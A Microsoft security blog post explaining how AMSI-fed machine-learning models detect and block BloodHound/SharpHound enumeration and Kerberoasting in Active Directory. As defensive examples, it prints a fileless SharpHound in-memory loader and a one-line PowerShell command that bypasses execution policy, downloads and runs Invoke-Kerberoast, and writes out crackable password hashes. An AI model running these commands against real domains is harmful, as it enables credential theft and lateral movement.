


# Stopping Active Directory attacks and other post-exploitation behavior with AMSI and machine learning

 [microsoft.com/en-us/security/blog/2020/08/27/stopping-active-directory-attacks-and-other-post-exploitation-behavior-with-amsi-and-machine-learning](https://microsoft.com/en-us/security/blog/2020/08/27/stopping-active-directory-attacks-and-other-post-exploitation-behavior-with-amsi-and-machine-learning)

August 27, 2020



By

Azure Active Directory (Azure AD) is now Microsoft Entra ID. [Learn more.](#)

When attackers successfully breach a target network, their typical next step is to perform reconnaissance of the network, elevate their privileges, and move laterally to reach specific machines or spread as widely as possible. For these activities, attackers often probe the affected network's Active Directory, which manages domain authentication and permissions for resources. Attackers take advantage of users' ability to enumerate and interact with the Active Directory for reconnaissance, which allows lateral movement and privilege escalation. This is a common attack stage in human-operated ransomware campaigns like Ryuk.

These post-exploitation activities largely rely on scripting engines like PowerShell and WMI because scripts provide attackers flexibility and enable them to blend into the normal hum of enterprise endpoint activity. Scripts are lightweight, can be disguised and obfuscated relatively easily, and can be run fileless by loading them directly in memory through command-line or interacting with scripting engines in memory.

Antimalware Scan Interface (AMSI) helps security software to detect such malicious scripts by exposing script content and behavior. AMSI integrates with scripting engines on Windows 10 as well as Office 365 VBA to provide insights into the execution of PowerShell, WMI, VBScript, JavaScript, and Office VBA macros. Behavioral blocking and containment capabilities in Microsoft Defender Advanced Threat Protection (ATP) take full advantage of AMSI's visibility into scripts and harness the power of machine learning and cloud-delivered protection to detect and stop malicious behavior. In the broader delivery of coordinated defense, the AMSI-driven detection of malicious scripts on endpoints helps Microsoft Threat Protection, which combines signals from Microsoft Defender ATP and other solutions in the Microsoft 365 security portfolio, to detect cross-domain attack chains.

On endpoints, performance-optimized machine learning models inspect script content and behavior through AMSI. When scripts run and malicious or suspicious behavior is detected, features are extracted from the content, including expert features, features selected by machine learning, and fuzzy hashes. The lightweight client machine learning models make inferences on the content. If the content is classified as suspicious, the feature description is sent to the cloud for full real-time classification. In the cloud, heavier counterpart machine learning models analyze the metadata and uses additional signals like file age, prevalence, and other such information to determine whether the script should be blocked or not.

These pairs of AMSI-powered machine learning classifiers, one pair for each scripting engine, allow Microsoft Defender ATP to detect malicious behavior and stop post-exploitation techniques and other script-based attacks, even after they have started running. In this blog, we'll discuss examples of Active Directory attacks, including fileless threats, foiled by AMSI machine learning.




Figure 1. Pair of AMSI machine learning models on the client and in the cloud

## Blocking BloodHound attacks

BloodHound is a popular open-source tool for enumerating and visualizing the domain Active Directory and is used by red teams and attackers as a post-exploitation tool. The enumeration allows a graph of domain devices, users actively signed into devices, and resources along with all their permissions. Attackers can discover and abuse weak permission configurations for privilege escalation by taking over other user accounts or adding themselves to groups with high privileges, or for planning their lateral movement path to their target privileges. Attackers, including those behind human-operated ransomware campaigns such as Ryuk, use BloodHound as part of their attacks.

To work, BloodHound uses a component called SharpHound to enumerate the domain and collect various categories of data: local admin collection, group membership collection, session collection, object property collection, ACL collection, and trust collection. This enumeration would typically then be exfiltrated to be visualized and analysed by the attacker as part of planning their next steps. SharpHound performs the domain enumeration and is officially published as a fileless PowerShell in-memory version, as well as a file-based executable tool version. It is critical to identify the PowerShell fileless variant enumeration if it is active on a network.

```
$passed = [string[]]$vars.ToArray()
$EncodedCompressedFile = '5P0JmFTF9QaM367uvr3Ocrub71lwZ1BmuEx3D5vADKNsiiugiAuCirhEweVqN8RgT4+owbiB+4Y771Hj
$DeflatedStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::
FromBase64String($EncodedCompressedFile),[IO.Compression.CompressionMode]::Decompress)
$UncompressedFileBytes = New-Object Byte[](832512)
$DeflatedStream.Read($UncompressedFileBytes, 0, 832512) | Out-Null
$Assembly = [Reflection.Assembly]::Load($UncompressedFileBytes)
$BindingFlags = [Reflection.BindingFlags] "Public,Static"
$a = @()
$Assembly.GetType("Costura.AssemblyLoader", $false).GetMethod("Attach", $BindingFlags).Invoke($Null, @())
$Assembly.GetType("SharpHound3.SharpHound").GetMethod("InvokeSharpHound").Invoke($Null, @($passed))
```

Figure 2. SharpHound ingestor code snippets

When the SharpHound fileless PowerShell ingestor is run in memory, whether by a pen tester or an attacker, AMSI sees its execution buffer. The machine learning model on the client featurizes this buffer and sends it to the cloud for final classification.

```
$passed = [string[]]$vars.ToArray()
$EncodedCompressedFile = '5P0JmFTF9QaM367uvr3Ocrub71lwZ1BmuEx3D5vADKNsiiugiAuCirhEweVqN8RgT4+owbiB+4Y771Hj
$DeflatedStream = New-Object IO.Compressor.DeflateStream([IO.MemoryStream][Convert]::
FromBase64String($EncodedCompressedFile),[IO.Compression.CompressionMode]::Decompress)
$UncompressedFileBytes = New-Object Byte[](832512)
$DeflatedStream.Read $UncompressedFileBytes, 0, 832512 | Out-Null
$Assembly = [Reflection.Assembly]::Load($UncompressedFileBytes)
$BindingFlags = [Reflection.BindingFlags] "Public,Static"
$a = @()
$Assembly.GetType("Costura.AssemblyLoader", $false).GetMethod("Attach", $BindingFlags).Invoke($Null, @())
$Assembly.GetType("SharpHound3.SharpHound").GetMethod("InvokeSharpHound").Invoke($Null, @($passed))
```

ML-learned and expert argument fragments

Figure 3. Sample featurized SharpHound ingestor code

The counterpart machine learning model in the cloud analyzes the metadata, integrates other signals, and returns a verdict. Malicious scripts are detected and stopped on endpoints in real time:




Figure 4. Microsoft Defender Antivirus detection of SharpHound

Detections are reported in Microsoft Defender Security Center, where SOC analysts can use Microsoft Defender ATP's rich set of tools to investigate and respond to attacks:




Figure 5. Microsoft Defender Security Center alert showing detection of SharpHound

This protection is provided by AI that has learned to identify and block these attacks automatically, and that will continue to adapt and learn new attack methods we observe.

## Stopping Kerberoasting

Kerberoasting, like BloodHound attacks, is a technique for stealing credentials used by both red teams and attackers. Kerberoasting attacks abuse the Kerberos Ticket Granting Service (TGS) to gain access to accounts, typically targeting domain accounts for lateral movement.

Kerberoasting attacks involve scanning an Active Directory environment to generate a list of user accounts that have Kerberos Service Principal Name (SPN). Attackers then request these SPN to grant Kerberos Service Tickets to these accounts. The tickets are dumped from memory using various tools like Mimikatz and then exfiltrated for offline brute forcing on the encrypted segment of the tickets. If successful, attackers can identify the passwords associated with the accounts, which they then use to remotely sign into machines or access resources.

All the Kerberoasting attack steps leading to the hash extraction can be accomplished using a single PowerShell (*Invoke-Kerberoast.ps1*), and has been integrated into popular post-exploitation frameworks like PowerSploit and PowerShell Empire:

```
powershell -ep bypass -c "IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/credentials/Invoke-Kerberoast.ps1'); Invoke-Kerberoast -OutputFormat HashCat|Select-Object -ExpandProperty hash | out-file -Encoding ASCII kerbHash.txt"
```

Figure 6. Single command line to download and execute Kerberoasting to extract user password hashes

```
elseif ( ($_ -eq 'lastlogon') -or ($_ -eq 'lastlogontimestamp') -or ($_ -eq 'pwdlastset') -or ($_ -eq 'lastlogoff')  
-or ($_ -eq 'badPasswordTime') ) {  
    # convert timestamps  
    if ($Properties[$_][0] -is [System.MarshalByRefObject]) {  
        # if we have a System.__ComObject  
        $Temp = $Properties[$_][0]  
  
        [Int32]$High = $Temp.GetType().InvokeMember('HighPart', [System.Reflection.BindingFlags]::GetProperty, $Null,  
        [Int32]$Low = $Temp.GetType().InvokeMember('LowPart', [System.Reflection.BindingFlags]::GetProperty, $Null,  
        $ObjectProperties[$_] = ([datetime]::FromFileTime([Int64]("0x{0:x8}{1:x8}" -f $High, $Low)))  
    }  
}
```

Figure 7. Kerberoasting code

Because AMSI has visibility into PowerShell scripts, when the *Invoke-Kerberoast.ps1* is run, AMSI allows for inspection of the PowerShell content during runtime. This buffer is featurized and analyzed by client-side machine learning models, and sent to the cloud for real-time ML classification.



```
elseif ( ($_ -eq 'lastlogon') -or ($_ -eq 'lastlogontimestamp') -or ($_ -eq 'pwdlastset') -or ($_ -eq 'lastlogoff')
-or ($_ -eq 'badPasswordTime') ) {
    # convert timestamps
    if ($Properties[$_][0] -is [System.MarshalByRefObject]) {
        # if we have a System.__ComObject
        $Temp = $Properties[$_][0]

        [Int32]$High = $Temp.GetType().InvokeMember('HighPart', [System.Reflection.BindingFlags]:GetProperty, $Null,
        [Int32]$Low = $Temp.GetType().InvokeMember('LowPart', [System.Reflection.BindingFlags]:GetProperty, $Null,
        $ObjectProperties[$_] = ([datetime]::FromFileTime([Int64]("0x{0:x8}{1:x8}" -f $High, $Low)))
    }
}
```

ML-learned and expert argument fragments

Figure 8. Sample featurized Kerberoasting code

Microsoft Defender ATP raises an alert for the detection of *Invoke-Kerberoast.ps1*:




Figure 9. Microsoft Defender Security Center alert showing detection of *Invoke-Kerberoast.ps1*

## Training the machine learning models

To ensure continued high-quality detection of threats, the AMSI machine learning models are trained per scripting engine using real-time protection data and threat investigations.

Featurization is key to machine learning models making intelligent decisions about whether content is malicious or benign. For behavior-based script logs, we extract the set of libraries, COM object, and function names used by the script. Learning the most important features within the script content is performed through a combination of character ngramming the script or behavior log, followed by semi-asynchronous stochastic dual coordinate ascent (SA-SDCA) algorithm with L1 regularization feature trimming to learn and deploy the most important character ngram features.

On top of the same features used to train the client models, other complex features used to train the cloud modes include fuzzy hashes, cluster hashes, partial hashes, and more. In addition, the cloud models have access to other information like age, prevalence, global file information, reputation and others, which allow cloud models to make more accurate decisions for blocking.

## Conclusion: Broad visibility informs AI-driven protections

Across Microsoft, AI and machine learning protection technologies use Microsoft's broad visibility into various surfaces to identify new and unknown threats. Microsoft Threat Protection uses these machine learning-driven protections to detect threats across endpoints, email and data, identities, and apps.

On endpoints, Microsoft Defender ATP uses multiple next-generation protection engines that detect a wide range of threats. One of these engines uses insights from AMSI and pairs of machine learning models on the client and in the cloud working together to detect and stop malicious scripts post-execution.

These pairs of AMSI models, one pair for each scripting engine, are part of the behavior-based blocking and containment capabilities in Microsoft Defender ATP, which are designed to detect and stop threats even after they have started running. When running, threats are exposed and can't hide behind encryption or obfuscation. This adds another layer of protection for instances where sophisticated threats are able to slip through pre-execution defenses.




Figure 10. Microsoft Defender ATP next-generation protection engines



In this blog post, we showed how these AMSI-driven behavior-based machine learning protections are critical in detecting and stopping post-exploitation activities like BloodHound-based and Kerberoasting attacks, which employ evasive malicious scripts, including fileless components. With AMSI, script content and behavior are exposed, allowing Microsoft Defender ATP to foil reconnaissance activities and prevent attacks from progressing.

To learn more about behavior-based blocking and containment, read the following blog posts:

***Ankit Garg and Geoff McDonald***

*Microsoft Defender ATP Research Team*

---

## Talk to us

---

Questions, concerns, or insights on this story? Join discussions at the [Microsoft Threat Protection](#) tech community.

Read all [Microsoft security intelligence blog posts](#).

Follow us on Twitter [@MsftSecIntel](#).



## Listen to the Security Unlocked podcast

---

Hear more from the author of this blog on episode #2 of Security Unlocked. Subscribe for new episodes each week covering the latest in security news.

Listen now

## Related Posts

---



Apr 22 10 min read

### **Analyzing Forest Blizzard's custom post-compromise tool for exploiting CVE-2022-38028 to obtain credentials**

Since 2019, Forest Blizzard has used a custom post-compromise tool to exploit a vulnerability in the Windows Print Spooler service that allows elevated permissions. Microsoft has issued a security update addressing this vulnerability as CVE-2022-38028.



Oct 25, 2023 17 min read

## **Octo Tempest crosses boundaries to facilitate extortion, encryption, and destruction**

Microsoft has been tracking activity related to the financially motivated threat actor Octo Tempest, whose evolving campaigns represent a growing concern for many organizations across multiple industries.



## Research

### Endpoint security.

#### Microsoft Defender for Endpoint

### Ransomware

Oct 11, 202310 min read

## **Automatic disruption of human-operated attacks through containment of compromised user accounts**

User containment is a unique and innovative defense mechanism that stops human-operated attacks in their tracks. We've added user containment to the automatic attack disruption capability in Microsoft Defender for Endpoint. User containment is automatically triggered by high-fidelity signals and limits attackers' ability to move laterally within a network regardless of the compromised account's Active Directory state or privilege level.



Research

Threat intelligence

Microsoft Defender Vulnerability Management

Vulnerabilities and exploits

Sep 14, 2023 13 min read

## **Uncursing the ncurses: Memory corruption vulnerabilities found in library**

A set of memory corruption vulnerabilities in the ncurses library could have allowed attackers to chain the vulnerabilities to elevate privileges and run code in the targeted program's context or perform other malicious actions.